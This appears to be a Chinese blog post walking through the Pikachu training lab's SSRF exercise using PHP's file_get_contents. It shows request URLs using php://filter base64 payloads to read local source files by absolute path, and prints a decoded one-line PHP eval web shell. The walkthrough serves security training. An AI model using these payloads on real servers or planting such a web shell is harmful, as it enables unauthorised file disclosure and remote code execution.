pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con – 作者:知非知非知非

37次阅读
没有评论

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非


为什么我的眼里常含泪水? 因为我对这土地爱得深沉……!!!!

好诗!!!!

我们还是复制一下链接地址:

http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=http://127.0.0.1/pikachu/vul/ssrf/ssrf_info/info2.php

和上一个一样,区别在于上一个用的是CURL,这里用的是FILE_GET_CONTENT函数!!!
pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非



http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=D://2.php

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

BASE64解密后:

<?php @eval($_POST[“zhifei”]);?>

http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=ssrf.php

至于以上这个链接,我们试着把需要查看源代码文件的链接修改为绝对路径!!!

D:\phpStudy\PHPTutorial\WWW\pikachu\vul\ssrf

http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=D://phpStudy//PHPTutorial//WWW//pikachu//vul//ssrf//ssrf_fgc.php

有点问题!!!!

试试看,啥毛病!!!


http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=D://phpStudy//PHPTutorial//WWW//phpinfo.php

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

没问题!!!

http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=D://phpStudy//PHPTutorial//WWW//pikachu//2.php

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非


http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=D://phpStudy//PHPTutorial//WWW//pikachu//vul//ssrf//phpinfo.php

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

奇怪了,这个目录下的phpinfo.php有正常的回显!!!

但是其它文件,无法显示源代码!!!!


http://localhost/pikachu/vul/ssrf/ssrf_fgc.php?file=php://filter/read=convert.base64-encode/resource=D://phpStudy//PHPTutorial//WWW//pikachu//vul//ssrf//ssrf_curl.php

哈哈哈哈!!!!搞错了!!!

是显示在下面了!!!

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

pikachu靶场-SSRF(Server Side Request Forgery 服务器端请求伪造)-file_get_con - 作者:知非知非知非

来源:freebuf.com 2021-07-30 07:46:26 by: 知非知非知非

正文完
 0
评论(没有评论)